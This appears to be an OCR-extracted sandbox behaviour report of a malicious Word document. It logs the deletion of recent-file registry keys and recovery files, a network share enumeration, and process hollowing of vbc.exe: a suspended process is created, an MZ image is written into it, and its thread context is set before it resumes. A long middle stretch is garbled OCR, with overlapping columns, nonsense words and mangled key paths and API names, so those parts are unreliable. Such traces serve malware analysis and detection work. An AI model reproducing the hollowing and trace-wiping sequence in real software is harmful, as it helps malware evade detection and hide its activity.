Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 26 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 27 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 28 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 29 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 30 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 31 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 36 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 37 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\\tem 38 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 39 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\\tem 40 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\\tem 41 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\\tem 42 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 43 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 44 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 45 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 46 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 47 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 48 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 49 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 50 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Max Display Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 1 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 2 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 3 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 4 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 5 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 6 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 7 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 8 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 9 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 10 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\ltem 11 Value: None	248
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 12 Value: None	248
	I se commence and a c	0.40
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 13 Value: None	248

Mart				
Man   March   May   March   May   March   May   March   May   Ma	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 15 Value: None		248
Beat	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 16 Value: None		248
Description	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 17 Value: None		248
Description	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 18 Value: None		248
MATERIAN   March   Comment of personal productions of the Comment of Commen	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\item 19 Value: None		248
March   May   Ma	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 20 Value: None		248
No. 1987   No. 1987   CORREST   CO	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 21 Value: None		248
New Party Co.	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 22 Value: None		248
New Septing for   Not   Not   College of C	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 23 Value: None		248
Note Impairs to				248
March   May No.   May No				248
Decision   1979   197				
200.00   2				
Section Seguity Section		,		
Section Seguity Sec				
December   Pages   P				
50.50-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1-1				
Sect. Regards (no.	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 32 Value: None		248
Death Rigidary Not	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 33 Value: None		248
Desir	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 34 Value: None		248
Deck   Popular Syst   Sept   Popular Statistical Michigan Statistical Statis	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 35 Value: None		248
	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 36 Value: None		248
December   Personal	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\item 37 Value: None		248
Debts   Registry (org	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 38 Value: None		248
Debts   Registry (org				248
Debts   Pagety Page				
Decide Registry Reg				
Decision   Rogality Reg.   R				
Decision Regardly May				
Packer Rogistry Roy				
Debic Regalay Key	Delete Registry Key			
Decision Ringstoy King   May MERY_CURRENT_USER_EXABLAMENT CONTROL EXABLAMENT CONTROL EX	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 45 Value: None		248
Decis Registry Key	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 46 Value: None		248
Debic Registry Key	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\tem 47 Value: None		248
Debic Registry Flary	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 48 Value: None		248
Call Internet Netiger API	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\Item 49 Value: None		248
Detection   Process Construction   Process	Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Word\File MRU\item 50 Value: None		248
Process ID-248 into Exams share folder from API result into Exams share folder from AP	Call Internet Helper API	API Name: NetShareEnum Args: ( , 503, 6dac0250, -1, 26e0c8, 26e0c4, 0 ) Return: 0		248
Desire Rogistry Key	Detection	Process ID: 248		
Call Piceystem API API Name: Detectine Wags: (%LOCALAPPDATAS/Microsoftischemas/MS Word_restar.uml ) Return: 0 248 Deset Registry Key Key : HECY_CURRENT_USERS/AbstractMicrosofticlites 12 0/Word/Resistency/Startuplitems (wise: None 248 Distort Registry Key Key : HECY_CURRENT_USERS/AbstractMicrosofticlites 12 0/Word/Resistency/Startuplitems (wise: None 248 Distort Registry Key Key : HECY_CURRENT_USERS/ScharzedMicrosofticlites 12 0/Word/Resistency/Startuplitems (wise: None 248 Call Record API API Name: reco. Args: (Sco., 1.2) Return: 7 248 Call Record API API Name: reco. Args: (Sco., 1.2) Return: 7 Timest Characteristic: Resiste in memory to evade detection injecting Process ID: 2204 Injected API Suffered Context Target through Parts. MUSERPROFILEN/Mc.eve Target through Parts. MUSERPROFILEN/Mc.eve Target through Parts. MUSERPROFILEN/Mc.eve Target through Parts. MUSERPROFILEN/Mc.eve Shall Command: Call Virtual Memory API API Name: WinsProcessiblemory Args: (Process Name: 2252*, USERPROFILEN/Mc.eve, 400000, MZER., 512, 598004) Return: 1 2140 2204 Detection Treat Characteristic: Creates in memory to evade detection injecting Process ID: 2202 Target through Parts. MUSERPROFILEN/Mc.eve Shall Command: API Name: WinsProcessiblemory Args: (Process Name: 2252*, USERPROFILEN/Mc.eve, 400000, MZER., 512, 598004) Return: 1 2140 2204 Detection Treat Characteristic: Creates in memory to evade detection injecting Process ID: 2202 Target through Parts. MUSERPROFILEN/Mc.eve Shall Command: Call Virtual Memory API API Name: WinsProcessiblemory Args: (Process Name: 2252*, USERPROFILEN/Mc.eve, 401000, U.E., LV.W.P.E.PV.*, 162816, 980043 Return: 1 2140 2204 Detection Treat Characteristic: Resides in memory to evade detection injecting Process ID: 2202 Target through Pains. MUSERPROFILEN/Mc.eve File. M.ZER. Call Virtual Memory API API Name: WinsProcessiblemory Args: (Process Name: 2252*, USERPROFILEN/Mc.eve, 401000, U.E., LV.W.P.E.PV.*, 162816, 980044 ) Return: 1 2140 2204 Detection Time Characteristic: Resides in memory to evade detectio	Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\FR24O11.LNK ) Return: 0		248
Call Piesystem API API Name: DeletaFieW Args: (%LOCALAPPDATA/Withcroof/SchementMS Word _restrict.mr) Return: 0 248 Deleta Registry Key Key _ HECY_CURRENT_USER/Schware/Microof/Officet12 (Withor/Resilency/Startuc)literatus W Value None 248 Distale Registry Key Key _ HECY_CURRENT_USER/Schware/Microof/Officet12 (Withor/Resilency/Startuc)literatus W Value None 248 Distale Registry Key Key _ HECY_CURRENT_USER/Schware/Microof/Officet12 (Withor/Resilency/Startuc)literatus W Value None 248 Call Noses API API Name: rece Args: (Soc., 1; 2) Return: 7 248 Call Process API API Name: Create/Process/W Args: (%USER/PROPILEN/Moc.exe,, CREATE_SUSPENDED,, Process 2252*NUSER/PROFILEN/Moc.exe ) Return: 1 240 Detection Threat Chroadcristic Resides in memory to evade detection lyed of process Discarded a Target Process Discarded a Target Process Discarded a Target Process Discarded a Target Process Discarded API Numer Consolidations And Startus Process Discarded API Numer Consolidations And Startus Process Discarded API Numer Consolidations API Numer Consolidation API Nume	Delete Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Office\12.0\Word\Resiliency\StartupItems\2"% Value: None		248
Deletic Registry Key   Key - MKEY - CURRENT _ USERSoftware Microsoft Office 12 20 Word Resiliency (Startupliena Value: None 249		API Name: DeleteFileW Args: ( %LOCALAPPDATA%Microsoft\Schemas\MS Word restart.xml ) Return: 0		248
Delete Registry Key				
Detection Placetion				
Call Network API API Name: recr Args ( 5cs., 1, 2 ) Return: ?  248 API Name: Create Process API API Name: Create Process ID: 2204 Impact API: SetTrescolouted Impact Name: Create Process ID: 2204 Impact API: SetTrescolouted				
Call Process API API Name: CreateProcessW Args: (%USERPROFILEW/vbc.exe,CREATE_SUSPENDED,Process2252:%USERPROFILEW/vbc.exe) Return: 1 Treat Characteristic Resides in memory to evade detection lipicing Process ID: 2204 lipicing Process ID: 2202 Target Image Path: %USERPROFILES/vbc.exe Process ID: 2204 lipicing Path: %USERPROFILES/vbc.exe Process ID: 2204 limage Path: %USERPROFILES/vbc.exe Shall Command:  Call Virtual Memory API API Name: WriteProcessInemory to evade detection lipicing Process ID: 2204 lipicing Process ID: 2205 lipicing Process ID: 2205 lipicing Process ID: 2205 lipicing Process ID: 2206 l				
Detection Threat Characteristic: Resides in memory to evade detection lejecting Process ID: 2204   Injected API: SaffmasiContext Target Process ID: 2205   Target Image Path: WISERPROFILEN/vbc.exe  Detection Threat Characteristic: Resides in memory to evade detection lejecting Process ID: 2204   Injected API: WithProcessMemory Target Process ID: 2205   Target Image Path: WISERPROFILEN/vbc.exe  Detection Threat Characteristic: Creates process Process ID: 2204   Image Path: WISERPROFILEN/vbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name: 2252*WISERPROFILEN/vbc.exe, 400000, MZER., 512, 9900b4) Return: 1 2140 2204  Detection Threat Characteristic: Resides in memory to evade detection lejecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2205 Target Image Path: *WISERPROFILEN/vbc.exe lejected Content MZER.  Detection Detection Threat Characteristic: Injects memory with dropped files lejecting Process ID: 2204 Target Process ID: 2205 Target Image Path: *WISERPROFILEN/vbc.exe   Injected Content MZER.  API Name: WriteProcessMemory Args: (Process Name: 2252*WISERPROFILEN/vbc.exe, 401000, U.E.Lt.Vu.P.E.PV:., 162816, 9980b4) Return: 1 2140 2204  Detection Threat Characteristic: Injects memory with dropped files lejecting Process ID: 2204 Target Process ID: 2204 Target Image Path: *WISERPROFILEN/vbc.exe, 401000, U.E.Lt.Vu.P.E.PV:., 162816, 9980b4) Return: 1 2140 2204  Detection Threat Characteristic: Resides in memory to evade detection lejecting Process ID: 2204 Target Image Path: *WISERPROFILEN/vbc.exe, 401000, U.E.Lt.Vu.P.E.PV:., 162816, 9980b4) Return: 1 2140 2204  Threat Characteristic: Resides in memory to evade detection lejecting Process ID: 2204 Target Process ID: 2204				
Injecting Process ID 2204 Injected API: SeTTreacControl Target Process ID 2252 Target Image Path: NUSERPROFILEN/Nbc.exe  Detection Theat Characteristic: Resides in memory to evade detection Injecting Process ID: 2252 Target Image Path: NUSERPROFILEN/Nbc.exe  Threat Characteristic: Process ID: 2252 Target Image Path: NUSERPROFILEN/Nbc.exe  Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2252 Target Image Path: NUSERPROFILEN/Nbc.exe Shell Command: API Name: Write-Process Name: 2252: NUSERPROFILEN/Nbc.exe, 400000, MZER., \$12, 9960b4 ) Return: 1 2140 2204  Detection Detection Treat Characteristic: Resides in memory to evade detection Injecting Process ID: 2252 Target Image Path: **SUSERPROFILEN/Nbc.exe Injected Content: MZER. Target Process ID: 2252 Target Image Path: **SUSERPROFILEN/Nbc.exe Injected Content: MZER.  API Name: Write-Process More yellow the open of the path of th			2140	2204
Injecting Process ID: 2204 Injected API: WriteProcessMemory Target Process ID: 2252 Target Image Path: %USERPROFILE%vbc.exe  Detection  Threat Characteristic: Creates process Process ID: 2204 Image Path: %USERPROFILE%vbc.exe Shell Command:  Call Virtual Memory API  API Name: WriteProcessMemory Args: (Process Name: 2252:%USERPROFILE%vbc.exe, 400000, MZER., 512, 99b0b4) Return: 1  2140  2204  Detection  Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2204 Target Image Path: %USERPROFILE%vbc.exe Injected Content: MZER.  Detection  Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2205 Target Image Path: %USERPROFILE%vbc.exe Injected Content: MZER.  Call Virtual Memory API  API Name: WriteProcessMemory Args: (Process Name: 2252:%USERPROFILE%vbc.exe, 401000, UELV.u.P.E.PV:, 162816, 99b0c4) Return: 1  2140  2204  Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2204	Detection	Injecting Process ID: 2204 Injected API: SetThreadContext Target Process ID: 2252		
Process ID: 2204 Image Path: %USERPROFILE%/vbc.exe Shell Command:  Call Virtual Memory API API Name: WriteProcessMemory Args: ( Process Name: 2252: %USERPROFILE%/vbc.exe, 400000, MZER., 512, 99b0b4 ) Return: 1 2140 2204  Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%/vbc.exe Injected Content: MZER.  Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%/vbc.exe File: MZER.  Call Virtual Memory API API Name: WriteProcessMemory Args: ( Process Name: 2252: %USERPROFILE%/vbc.exe, 401000, UEt.V.u.P.E.PV, 162816, 99b0c4 ) Return: 1 2140 2204  Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2265	Detection	Injecting Process ID: 2204 Injected API: WriteProcessMemory Target Process ID: 2252		
Detection  Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%IVbc.exe Injected Content: MZER.  Detection  Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%IVbc.exe File: MZER.  Call Virtual Memory API  API Name: WriteProcessMemory Args: (Process Name: 2252:%USERPROFILE%IVbc.exe, 401000, UEt.V.u.P.E.PV, 162816, 99b0c4 ) Return: 1  2140 2204  Detection  Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252	Detection	Process ID: 2204 Image Path: %USERPROFILE%\vbc.exe		
Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%Ivbc.exe Injected Content: MZER.  Detection Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%Ivbc.exe File: MZER.  Call Virtual Memory API API Name: WriteProcessMemory Args: (Process Name:2252:%USERPROFILE%Ivbc.exe, 401000, UEt.V.u.P.E.PV, 162816, 99b0c4) Return: 1 2140 2204 Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2204 Target Process ID: 2204	Call Virtual Memory API	API Name: WriteProcessMemory Args: ( Process Name:2252:%USERPROFILE%\vbc.exe, 400000, MZER., 512, 99b0b4 ) Return: 1	2140	2204
Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%vbc.exe File: MZER.  Call Virtual Memory API  API Name: WriteProcessMemory Args: ( Process Name:2252:%USERPROFILE%vbc.exe, 401000, UEt.V.u.P.E.PV, 162816, 99b0c4 ) Return: 1  2140 2204  Detection  Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252	Detection	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		
Detection Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2204 Target Process ID: 2252	Detection	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		
Injecting Process ID: 2204 Target Process ID: 2252	Call Virtual Memory API	API Name: WriteProcessMemory Args: ( Process Name:2252:%USERPROFILE%\vbc.exe, 401000, UEt.V.u.P.E.PV.', 162816, 99b0c4 ) Return: 1	2140	2204
Injected Content: UEt.V.u.P.E.PV	Detection	Injecting Process ID: 2204 Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		

Call Virtual Memory API	API Name: WriteProcessMemory Args: ( Modify PEB 7efde000 Process: 2252: %USERPROFILE% lvbc.exe, 7efde008, , 4, 99b0c4 ) Return: 1	2140	2204
Detection	Threat Characteristic: Resides in memory to evade detection		
	Injecting Process ID: 2204		
	Target Process ID: 2252 Target Image Path: %USERPROFILE%\vbc.exe		
	Injected Address: 0x0		
Call Thread API	API Name: SetThreadContext Args: ( Process Name:2252:%USERPROFILE%\vbc.exe ) Return: 1	2140	2204
Call Thread API	API Name: NtResumeThread Args: ( Process:2252, ) Return: ?	2140	2204
Call System API	API Name: evtchann.SendEvent Args: ( e), pid[2252], ppid[2204 ) Return: 1	2140	2204
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Courier New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Symbol Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Mincho Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Batang Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimSun Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\PMingLiU Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MS Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Dotum Value: None		248
			248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\SimHei Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gulim Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Century Value: None		248
Detection	Threat Characteristic: Creates process Process ID: 2252		
	Image Path: %USERPROFILE%\vbc.exe		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Angsana New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cordia New Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Mangal Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Latha Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Sylfaen Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vrinda Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Raavi Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Shruti Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gautami Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tunga Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Estrangelo Edessa Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Cambria Math Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Arial Unicode MS Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Tahoma Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Marlett Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Batang Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\BatangChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@BatangChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Gungsuh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gungsuh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GungsuhChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GungsuhChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DaunPenh Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DokChampa Value: None		248
Write Registry Key	Key: HKEY CURRENT USER\Software\Microsoft\Shared Tools\Panose\Euphemia Value: None		248
	,		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Vani Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Gullim Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\GulimChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@GullimChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Dotum Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\DotumChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@DotumChe Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Impact Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\lskoola Pota Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kalinga Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Kartika Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Khmer UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lao UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Lucida Console Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Malgun Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Malgun Gothic Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Meiryo UI Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Meiryo UI Value: None		248
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft Himalaya Value: None		248
Write Registry Key			
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft JhengHei Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Microsoft JhengHei Value: None		248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\Microsoft YaHei Value: None		248

Write Registry Key		
	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@Microsoft YaHei Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@PMingLiU Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU_HKSCS Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@MingLiU_HKSCS Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU-ExtB Value: None	248
Write Registry Key	$Key: HKEY\_CURRENT\_USER \\ \label{lem:cosoft} \\ Which is a Tools \\ \label{lem:cosoft} \\ \label{lem:cosoft} \\ Whing \\ LiU-ExtB \ Value: None \\ \label{lem:cosoft} \\ Value: None \\ \label{lem:cosoft} \\ $	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\PMingLiU-ExtB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\@PMingLiU-ExtB Value: None	248
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose\MingLiU_HKSCS-ExtB Value: None	248
